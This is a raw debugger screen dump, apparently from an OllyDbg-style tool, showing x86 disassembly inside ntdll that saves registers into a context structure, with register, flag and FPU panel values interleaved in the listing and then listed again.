7C93EB96 8985 26000000 MOV ECX, DWORD PTR SS:[EBP-204] EDX 7C93EB94

7C93EBD1 8988 B8000000 MOV DWORD PTR DS:[EAX+B8], ECX EBX 01384640

7C93EBD7 8998 A4000000 MOV DWORD PTR DS:[EAX+A4], EBX ESP 01EEFEC0

7C93EBDD 8990 A8000000 MOV DWORD PTR DS:[EAX+A8], EDX EBP 01EEFF24

7C93EBE3 89B0 A0000000 MOV DWORD PTR DS:[EAX+A0], ESI ESI 0000011C

7C93EBE9 89B8 9C000000 MOV DWORD PTR DS:[EAX+9C], EDI EDI 00000000

7C93EBEF 8D4D 0C LEA ECX, DWORD PTR SS:[EBP+C] EIP 7C93EB94

7C93EBF2 8988 C4000000 MOV DWORD PTR DS:[EAX+C4], ECX C 0 ES 0023

7C93EBF8 8B4D 00 MOV ECX, DWORD PTR SS:[EBP] P 1 CS 001B

7C93EBFB 8988 B4000000 MOV DWORD PTR DS:[EAX+B4], ECX A 0 SS 0023

7C93EC01 8B4D FC MOV ECX, DWORD PTR SS:[EBP-4] Z 1 DS 0023

7C93EC04 8988 C0000000 MOV DWORD PTR DS:[EAX+C0], ECX S 0 FS 003B

7C93EC0A 8C88 8C000000 MOV WORD PTR DS:[EAX+8C], CS T 0 GS 0000

Return to 7C93F9C0 (ntdll.7C93F9C0)

EAX 000000C0

ECX 01EEFFB0

EDX 7C93EB94

EBX 01384640

ESP 01EEFEC0

EBP 01EEFF24

ESI 0000011C

EDI 00000000

EIP 7C93EB94

C 0 ES 0023

P 1 CS 001B

A 0 SS 0023

Z 1 DS 0023

S 0 FS 003B

T 0 GS 0000

D 0

O 0 LastErr

EFL 00000246

ST0 empty -UN

ST1 empty +UN

ST2 empty -UN

ST3 empty +UN

ST4 empty +UN

ST5 empty +UN

ST6 empty -UN

ST7 empty +UN

FST 0000 Con

FCW 137F Pre